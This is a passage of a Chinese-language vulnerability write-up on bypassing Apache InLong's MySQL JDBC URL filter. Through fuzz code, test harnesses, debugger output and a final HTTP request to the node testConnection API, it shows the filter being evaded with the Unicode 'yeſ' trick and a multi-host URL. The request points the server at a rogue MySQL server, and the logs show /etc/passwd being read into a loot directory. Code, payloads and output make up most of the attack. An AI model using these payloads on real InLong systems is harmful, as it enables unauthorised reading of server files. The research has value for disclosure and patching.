        String errorMsg = "Failed to get MySQL connection, please check MySQL JDBC URL, username, or password!";
        LOGGER.error(errorMsg, e);
        throw new Exception(errorMsg + " Other error message: " + e.getMessage());
    }
    LOGGER.info("get MySQL connection success for url={}", url);
    return conn;
}
```

0x02 bypass

从官方部署文档得知，使用的mysql驱动版本为8.0.28



配置

Agent 需要从 Manager 拉取配置，配置conf/agent.properties如下：

```
# replace by agent IP
agent.local.ip=127.0.0.1
agent.http.port=8008
# manager IP
agent.manager.vip.http.host=127.0.0.1
# manager port
agent.manager.vip.http.port=8083
# audit proxy address
audit.proxys=127.0.0.1:10081
```

依赖

- 如果后端连接 MySQL 数据库，请下载 mysql-connector-java-8.0.28.jar, 并将其放入 `lib/` 目录。
- 如果后端连接 PostgreSQL 数据库，不需要引入额外依赖。

启动

```
bash +x bin/agent.sh start
```

结合之前漏洞用到的payload，得出基础payload如下：

```
jdbc:mysql://(host=127.0.0.1,port=54324,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test?
```

编写一份测试代码，测试该payload被处理后的结果

```java
import org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils;

import java.sql.DriverManager;

public class Case {
    private static final String STAR_ROCKS_DRIVER_CLASS = "com.mysql.cj.jdbc.Driver";
    private static final String MYSQL_JDBC_PREFIX = "jdbc:mysql://";

    public static void main(String[] args) throws Exception {
        String jdbcUrl = "jdbc:mysql://(host=127.0.0.1,port=54324,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test?";
        String s = MySQLSensitiveUrlUtils.filterSensitive(jdbcUrl);
        System.out.println(s);
//         UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(s, MYSQL_JDBC_PREFIX);
        Class.forName(STAR_ROCKS_DRIVER_CLASS);
        DriverManager.getConnection(s, "root", "password");
    }
}
```

运行结果如下:


```
[ ] 2025-02-07 21:18:08.118 - INFO [ main] i.m.p.u.MySQLSensitiveUrlUtils:112 - MySQL original URL jdbc:mysql://(host=127.0.0.1,port=54324,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test? was replaced to jdbc:mysql://(host=127.0.0.1,port=54324,,,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test?autoDeserialize=false&allowUrlInLocalInfile=false&allowLoadLocalInfile=false

jdbc:mysql://(host=127.0.0.1,port=54324,,,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test?autoDeserialize=false&allowUrlInLocalInfile=false&allowLoadLocalInfile=false

[ ] 2025-02-07 21:18:08.183 - INFO [ main] r.y.c.ClickHouseDriver        :49 - Driver registered
```

传入的jdbc url被进行了两个处理

1. 删除了敏感设置

2. 在url后固定添加了autoDeserialize=false&allowUrlInLocalInfile=false&allowLoadLocalInfile=false进行变量覆盖

首先是对第二条防护进行处理，在url后如果不添加？就不会添加固定变量



```java
import org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils;

import java.sql.DriverManager;

public class Case {
    private static final String STAR_ROCKS_DRIVER_CLASS = "com.mysql.cj.jdbc.Driver";  1 usage
    private static final String MYSQL_JDBC_PREFIX = "jdbc:mysql://";  no usages

    public static void main(String[] args) throws Exception {
        String jdbcUrl = "jdbc:mysql://(host=127.0.0.1,port=54324,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test";
        String s = MySQLSensitiveUrlUtils.filterSensitive(jdbcUrl);
        System.out.println(s);
//        UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(s, MYSQL_JDBC_PREFIX);
        Class.forName(STAR_ROCKS_DRIVER_CLASS);
        DriverManager.getConnection(s, user: "root", password: "password");
    }
}
```

```
/Library/Java/JavaVirtualMachines/jdk-1.8.jdk/Contents/Home/bin/java ...
[ ] 2025-02-07 21:23:10.048 - INFO [ main] i.m.p.u.MySQLSensitiveUrlUtils:112 - MySQL original URL jdbc:mysql://(host=127.0.0.1,port=54324,allowLoadLocalInfile=true,allowUrlInLocalInfile=tr
jdbc:mysql://(host=127.0.0.1,port=54324,,,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test
[ ] 2025-02-07 21:23:10.096 - INFO [ main] r.y.c.ClickHouseDriver        :49 - Driver registered
Exception in thread "main" com.mysql.cj.jdbc.exceptions.CommunicationsException: Communications link failure
```


关于第二点的绕过需要去阅读jdbc源码中对url的处理

在JDBC的BooleanConnectionProperty 类型参数中存在如下判断逻辑

```java
void initializeFrom(String extractedValue) throws SQLException {
    if (extractedValue != null) {
        this.validateStringValues(extractedValue);
        this.valueAsObject = extractedValue.equalsIgnoreCase("TRUE") ||
extractedValue.equalsIgnoreCase("YES");
    } else {
        this.valueAsObject = this.defaultValue;
    }

}
```

采用了equalsIgnoreCase的对比方式，这是绕过的关键所在，编写fuzz脚本


```java
String key = "yes";
for (int j = 0;j<key.length();j++){
    for(int i = 127; i<=1000;i++){
        if
(String.valueOf((char)i).equalsIgnoreCase(String.valueOf(key.charAt(j)))){
            System.out.println(key.charAt(j) + ": " + (char)i);
        }
    }
}
```



```
"C:\Program Files\Java\jdk1.8.0_131\bin\java.exe" ...
s: ſ
```

这就造成了可以利用 `autoDeserialize=yeſ` 这样的格式来开启自动反序列

```
jdbc:mysql://(host=127.0.0.1,port=3306,allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test
```




```java
public class Case {
    private static final String STAR_ROCKS_DRIVER_CLASS = "com.mysql.cj.jdbc.Driver";  1 usage
    private static final String MYSQL_JDBC_PREFIX = "jdbc:mysql://";  no usages

    public static void main(String[] args) throws Exception {
        String jdbcUrl = "jdbc:mysql://(host=127.0.0.1,port=3306,allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test";
        String s = MySQLSensitiveUrlUtils.filterSensitive(jdbcUrl);
        System.out.println(s);
//        UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(s, MYSQL_JDBC_PREFIX);
        Class.forName(STAR_ROCKS_DRIVER_CLASS);
        DriverManager.getConnection(s,  user: "root",  password: "password");
    }
}
```

```
/Library/Java/JavaVirtualMachines/jdk-1.8.jdk/Contents/Home/bin/java ...
[ ] 2025-02-07 21:26:43.198 - INFO [ main] i.m.p.u.MySQLSensitiveUrlUtils:112 - MySQL original URL jdbc:mysql://(host=127.0.0.1,port=3306,allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ
jdbc:mysql://(host=127.0.0.1,port=3306,allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360)/test
[ ] 2025-02-07 21:26:43.255 - INFO [ main] r.y.c.ClickHouseDriver        :49 - Driver registered
Exception in thread "main" com.mysql.cj.jdbc.exceptions.CommunicationsException: Communications link failure

The last packet sent successfully to the server was 0 milliseconds ago. The driver has not received any packets from the server.
```

到这一步就可以成功绕过inlong对jdbc的安全拦截了

但是在真正尝试利用的时候，`UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(s, MYSQL_JDBC_PREFIX)` 抛出了异常，因为我们现在的payload并不是 `jdbc:mysql://host:port/database` 格式，必须寻求新的方法

https://github.com/apache/inlong/issues/9689，在翻阅文章的时候看到了这个issues


fuweng11 opened on Feb 19, 2024

Description

Optimize MySQL JDBC URL check.

```
package org.example;

import org.apache.inlong.manager.pojo.node.mysql.MySQLDataNodeDTO;
import java.sql.DriverManager;
import java.sql.SQLException;

public class App {
    public static void main(String[] args) throws ClassNotFoundException, SQLException {
        String jdbcUrl = "jdbc:mysql://127.0.0.1:3306,
(autoDeserialize=true,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocal
InfileInPath=true)/test?maxAllowedPacket=655360#";
        String jdbcURL = MySQLDataNodeDTO.convertToJdbcurl(jdbcUrl);
        System.out.println(jdbcURL);
        Class.forName("com.mysql.cj.jdbc.Driver");
        DriverManager.getConnection(jdbcURL, "CommonsBeanutils1", "password");
    }
}
```


method on the Connection instance, or specify table names using the database name (that is, SELECT dbname.tablename.colname FROM dbname.tablename...) in your

In the org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils#filterSensitive method only for ?.The later part is used as the parameter string and separated to detect whether there are malicious parameters. This method completely bypasses the parameter detection part. In this method, the string autoDeserialize=false is added to the parameter string to shield the malicious parameters. In mysql-connector-j 8.x, # can comment out the rest of the string in JDBCURL, so I'll bypass this restriction.

通过分段编写可将url写回 `jdbc:mysql://host:port,(param)/database` 这个格式，得到如下payload

```
jdbc:mysql://127.0.0.1:3306,
(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath=
/,maxAllowedPacket=655360)/test
```

debug可以发现在通过分号进行分割后得到两部分数据，第一部分是host，第二部分是port，但是我们这是会多出设置的参数，在下一步转为int进行端口号范围判断的时候就抛出了异常。并且在上一步还限制了分割出来的数字长度只能等于二，到这差不多就完全限制死了。



```
public class UrlVerificationUtils {  16 usages  sunrisefromdark
    public static void extractHostAndValidatePortFromJdbcUrl(String fullUrl, String prefix) throws Exception {  8 usages  sunrisefromdark
        }
        // Extract the host and port part after the prefix
        String hostPortPart = fullUrl.substring(prefix.length());
        String[] hostPortParts = hostPortPart.split(InlongConstants.SLASH);

        if (hostPortParts.length < 1) {
            throw new Exception("Invalid JDBC URL format");
        }
        String hostPort = hostPortParts[0];  hostPort: "127.0.0.1:3306,(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath="
        String[] hostPortSplit = hostPort.split(InlongConstants.COLON);  hostPortSplit: ["127.0.0.1", "3306,(allowLoad..."]    hostPort: "127.0.0.1:3306,(allowLoadLocalInfile=yeſ,allowU
        if (hostPortSplit.length != 2) {
            throw new Exception("Invalid host:port format in JDBC URL");
        }

        String portStr = hostPortSplit[1];  hostPortSplit: ["127.0.0.1", "3306,(allowLoad..."]
        try {
            int portNumber = Integer.parseInt(portStr) [Method will fail] ;
            if (portNumber < 1 || portNumber > 65535) {
                throw new Exception("Invalid port number in JDBC URL");
            }
        } catch (NumberFormatException e) {
            throw new Exception("Invalid po
        }
```

```
hostPortSplit = {String[2]@2214} ["127.0.0.1", "3306,(allowLoad..."] ... View
  0 = "127.0.0.1"
  1 = "3306,(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath="
```

```
"main"@1 in group "main": RUNNING
extractHostAndValidatePortFromJdbcUrl:48, UrlVerif
main:14, Case

hostPort = "127.0.0.1:3306,(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath="
hostPortSplit = {String[2]@2214} ["127.0.0.1", "3306,(allowLoad..."] ... View
hostPortSplit.length = 2
hostPortSplit[1] = "3306,(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath="
```

inlong
master
taNodeDTO.java
MySQLSinkDTO.java
MySQLSensitiveUrlUtils.java
MySQLJdbcUtils.java
README.md
Case.java
Test.java
fuzz.java
UrlVerificationUtils.java
Case
Debug
Set value F2
Create renderer
Add as inline watch
Threads & Variables
Console
Frames
Threads
Evaluate expression (⏎) or add a watch (⇧⌘⏎)
Switch frames from anywhere in the IDE with ⌥⌘↑ and ⌥⌘↓
inlong-manager > manager-common > src > main > java > org > apache > inlong > manager > common > util > UrlVerificationUtils > extractHostAndValidatePortFromJdbcUrl
48:43
LF
UTF-8
4 spaces

在一筹莫展的时候，突然想到了如下的写法

```
jdbc:mysql://127.0.0.1,(allowLoadLocalInfile=yeſ,allowUrlInLocalInfile=yeſ,allowLoadLocalInfileInPath=/,maxAllowedPacket=655360),:3307/test
```

https://dev.mysql.com/doc/connector-j/en/connector-j-reference-jdbc-url-format.html

Jdbc 驱动的官方文档中其实也提到了如上多address写法

- List hosts in a comma-separated list:

```
host1,host2,...,hostN
```

Each host can be specified in any of the three ways described in Single host above. Here are some examples:

```
jdbc:mysql://myhost1:1111,myhost2:2222/db
jdbc:mysql://address=(host=myhost1)(port=1111)(key1=value1),address=(host=myhost2)(port=2222)(key2=value2)/db
jdbc:mysql://(host=myhost1,port=1111,key1=value1),(host=myhost2,port=2222,key2=value2)/db
jdbc:mysql://myhost1:1111,(host=myhost2,port=2222,key2=value2)/db
mysqlx://(address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2)/db
```

- List hosts in a comma-separated list, and then encloses the list by square brackets:

```
[host1,host2,...,hostN]
```

通过该种写法我们重新划分了 `extractHostAndValidatePortFromJdbcUrl` 方法对字符串的分割，该方法并没有对host部分进行检测，现在得到的port部分就是我们定义的3307，而我们定义的

第一个地址链接的则为mysql默认链接的端口3306


0x03 漏洞利用

使用https://github.com/rmb122/rogue_mysql_server启动fake mysql server

登陆后发送如下数据包

```
POST /inlong/manager/api/node/testConnection HTTP/1.1
Host: localhost:8084
sec-ch-ua-platform: "macOS"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: application/json
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Referer: http://localhost/
Cookie: JSESSIONID=9e22d7b4-6488-4e2d-845f-55dc62c95cd2;
Path=/inlong/manager; HttpOnly; SameSite=lax
tenant: public
Sec-Fetch-Site: same-origin
sec-ch-ua-mobile: ?0
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Dest: empty
Origin: http://localhost
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Mode: cors
Content-Length: 248

{"displayName":"test","type":"MYSQL","inCharges":"admin","username":"etc","tok
en":"inlong","url":"jdbc:mysql://127.0.0.1,
(allowLoadLocalInfile=yes,allowUrlInLocalInfile=yes,allowLoadLocalInfileInPath=
.,maxAllowedPacket=655360),:3307/test"}
```

成功读取到文件



```
./rogue_mysql_server
INFO[2025-02-07 16:06:01] Now try to read file [/etc/passwd] from addr [127.0.0.1:55734], I
INFO[2025-02-07 16:06:01] Read failed, file may not exist or empty in client
INFO[2025-02-07 16:06:01] Client leaved, Addr [127.0.0.1:55734], ID [1]
INFO[2025-02-07 16:06:01] New client from addr [127.0.0.1:55735] logged in with username [e
INFO[2025-02-07 16:06:01] ==== ATTRS ====
INFO[2025-02-07 16:06:01] [_runtime_version]: [1.8.0_401]
INFO[2025-02-07 16:06:01] [_client_version]: [8.0.28]
INFO[2025-02-07 16:06:01] [_client_license]: [GPL]
INFO[2025-02-07 16:06:01] [_runtime_vendor]: [Oracle Corporation]
INFO[2025-02-07 16:06:01] [_client_name]: [MySQL Connector/J]
INFO[2025-02-07 16:06:01] ===============
INFO[2025-02-07 16:06:01] Client from addr [127.0.0.1:55735], ID [2] try to query [/* mysql
1c5c7e2) */SELECT  @@session.auto_increment_increment AS auto_increment_increment, @@charac
AS character_set_connection, @@character_set_results AS character_set_results, @@character_
_server, @@collation_connection AS collation_connection, @@init_connect AS init_connect, @@
@lower_case_table_names AS lower_case_table_names, @@max_allowed_packet AS max_allowed_pack
AS performance_schema, @@sql_mode AS sql_mode, @@system_time_zone AS system_time_zone, @@ti
ion, @@wait_timeout AS wait_timeout]
INFO[2025-02-07 16:06:01] Now try to read file [/etc/passwd] from addr [127.0.0.1:55735], I
INFO[2025-02-07 16:06:01] Read success, stored at [./loot/127.0.0.1/1738915561128_passwd]
INFO[2025-02-07 16:06:01] Client leaved, Addr [127.0.0.1:55735], ID [2]
^C

~/data/议题/JDBC TODO/rogue_mysql_server/rogue_mysql_server-v1.0.1-darwin-amd64 (0.025s)
ls loot/127.0.0.1/

